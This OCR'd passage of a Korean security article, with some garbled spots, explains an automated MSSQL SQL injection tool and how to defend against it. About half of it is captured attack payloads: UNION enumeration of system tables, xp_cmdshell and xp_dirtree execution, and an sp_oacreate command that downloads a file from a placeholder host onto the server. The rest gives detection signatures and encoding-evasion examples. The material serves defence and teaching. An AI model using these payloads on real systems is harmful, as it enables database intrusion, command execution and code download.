
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(id as nvarchar(20)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from [kyu]..[sysobjects] where name=0x63006d006400 -- and 1=1 pangolin/0.1 500

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(cast(count(*) as varchar(10)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from [kyu]..[syscolumns] where id=709577566-- and 1=1 pangolin/0.1 500

and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(name as varchar(8000)) as

nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 colid,name from (select top 1 colid,name from [kyu]..[syscolumns] where id=709577566 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(name as varchar(8000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 colid,name from (select top 2 colid,name from [kyu]..[syscolumns] where id=709577566 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500

/* table 내에 행과 열을 추적하여 얻어옴. */
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(cmd as varchar) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 cmd from (select top 26 cmd from [kyu]..[cmd] where 1=1 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(corps as varchar) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 corps from (select top 26 corps from [kyu]..[cmd] where 1=1 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(div as varchar) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 div from (select top 26 div from [kyu]..[cmd] where 1=1 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(idx as varchar) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 idx from (select top 27 idx from [kyu]..[cmd] where 1=1 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500



/* xp_cmd procedure 공격 */


;create table [foofoofoo]([resulttxt] nvarchar(4000) null);-- and 1=1 pangolin/0.1 200

;declare @z nvarchar(4000) set @z=0x6400690072002000063003a005c00 insert into [foofoofoo](resulttxt) exec master.dbo.xp_cmdshell @z;alter table [foofoofoo] add id int not null identity (1,1)-- and 1=1 pangolin/0.1 200

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(count(*) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from [kyu]..[foofoofoo]-- and 1=1 pangolin/0.1 500

and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(resulttxt as nvarchar(4000))+ char(94)+ char(94),null,null from (select top 1 id,resulttxt from (select top 1 id,resulttxt from [kyu]..[foofoofoo] where 1=1 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500

;drop table [foofoofoo];-- and 1=1 pangolin/0.1 200



/* MSSQL Dir Tree 공격을 위한 쿼리 */


;drop table foofoofoo;create table foofoofoo([id] [int] identity (1,1) not null,[name] [nvarchar] (300) not null,[depth] [int] not null,[isfile] [nvarchar] (50) null);-- and 1=1 pangolin/0.1 200

;declare @z nvarchar(4000) set @z=0x63003a005c00 insert foofoofoo execute master..xp_dirtree @z,1,1-- and 1=1 pangolin/0.1 200

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(cast(count(*) as varchar(8000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from foofoofoo-- and 1=1 pangolin/0.1 500

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(cast([isfile] as nvarchar(4000))+ char(94)+ cast([name] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 * from (select distinct top 1 * from foofoofoo order by isfile,name) t order by isfile desc,name desc) t----

and 1=1 pangolin/0.1 500
;drop table foofoofoo;-- and 1=1 pangolin/0.1 200



/* Download 공격을 위한 쿼리 */
;declare @b varbinary(800oft.xml0),@hr int,@http int,@down int exec sp_oacreate [microshttp],@http output exec @hr = sp_oamethod @http,[open],null,[get],[http://blah~blah~blah~/putty.zip],0 exec @hr = sp_oamethod @http,[send],null exec @hr=sp_oagetproperty @http,[responsebody],@b output exec @hr=sp_oacreate [adodb.stream],@down output exec @hr=sp_oasetproperty @down,[type],1 exec @hr=sp_oasetproperty @down,[mode],3 exec @hr=sp_oamethod @down,[open],null exec @hr=sp_oamethod @down,[write],null,@b exec @hr=sp_oamethod @down,[savetofile],null,[c:%5Cputty.zip],1 ;-- and 1=1 pangolin/0.1 200

4. comprehensive countermeasures against the tool

대응방법은 서버 사이트 스크립트안에서 SQL injection에 대한 구문에 예외처리를 해주는 것이 가장 좋은 방법이다. 간단하게 인터넷에서 싱글쿼터나 세미콜론 등의 특수기호를 예외처리 해주면 대부분의 인젝션 공격을 막을 수 있고 저장프로시저의 권한을 최소화 하여야 한다.

특정한 기업이나 그룹에서 IDS나 IPS, 웹방화벽을 이용하고 이것을 이용해서 막아야 한다면 기존에 장비에서 제공해주는 것만으로는 부족하고 관리자가 지속적인 관심을 가지면서 특정한 signature match가 필요하다. 어짜피 이런 장비들은 오탐을 피해갈 수 없기 때문에 지속적인 관심이 필요하다. 앞에 소개한 SQL injection tool의 경우 sysadmin 권한 이나 sysobject 테이블에 대한 접근을 확인하게 되어 있다. 이에 대한 차단정책(IPS)을 세우고 웹방화벽을 통해서 주요 에러 메시지(304,404,500)는 접근 제한 페이지로 redirect 시키면 DB 정보를 수집하는 어려워 질 뿐만 아니라 SQL injection 을 하는데 상당한 어려움이 있을 것이다.
해당 툴에 대한 signature를 뽑아 보라면 아래와 같다.

NBSI	MatriXay	Pangolin
select, and 1=1, union all, system procedure 등등		
IS_SRVROLEMEMBER sp_makewebtask xp_availablemedia xp_cmdshell xp_dirtree	다음과 같은 특정한 함수들을 사용 substring substr SUBSTRING information_schema.tables information_schema.columns ISNULL isnull	pangolin(User-Agent 부분에 pangolin을 표시하기 때문에.하지만 변경 할 수 있음.) foofoofoo(이 테이블을 생성함.) xp_availablemedia xp_cmdshell xp_dirtree sp_oacreate

하지만 이런 signature match의 경우 문제가 많이 발생한다. 웹서버는 자동으로 URL을 디코딩을 하고 DB는 대소문자를 구분하지 않는 다는 문제가 있다. 방립동님께서 보여주신 좋은 예가 있다.

DB는 대소문자를 구분하지 않습니다.
또한 웹서버는 자동으로 URL 디코딩을 합니다.
따라서 아래의 문자열들은 모두 DB에서 동일하게 인식됩니다.

공격자	웹서버	DB
SELECT	SELECT	
SelecT	SelecT	
select	select	
%53%45%4C%45%43%54	SELECT	select
%53%65%6C%65%63%54	SelecT	
%73%65%6C%65%63%74	select	
S%45LECT	SELECT	
s%45lect	sElect	

<방립동님 문서중에 일부분 발췌>

그래서 패턴 매칭의 경우 수만가지가 나올수 있다는 것을 명심하고 변수와 데이터베이스 컬럼을 정의 하고 Query의 결과로 반환되는 변수의 형(type)을 정의 하고 문자열의 데이터 길이를 제한하고 적절한 오류처리가 필요하다. 어떤 공격이나 그러하겠지만 sql injection 공격은 짧은 시간에 많은 변화를 이룩했던 것 같습니다. 그런만큼 많은 정보를 읽고 공부하면서 대응하는 방법의 자세로 임해야 될 것 같습니다. 많은 도움주신 분들게 감사합니다.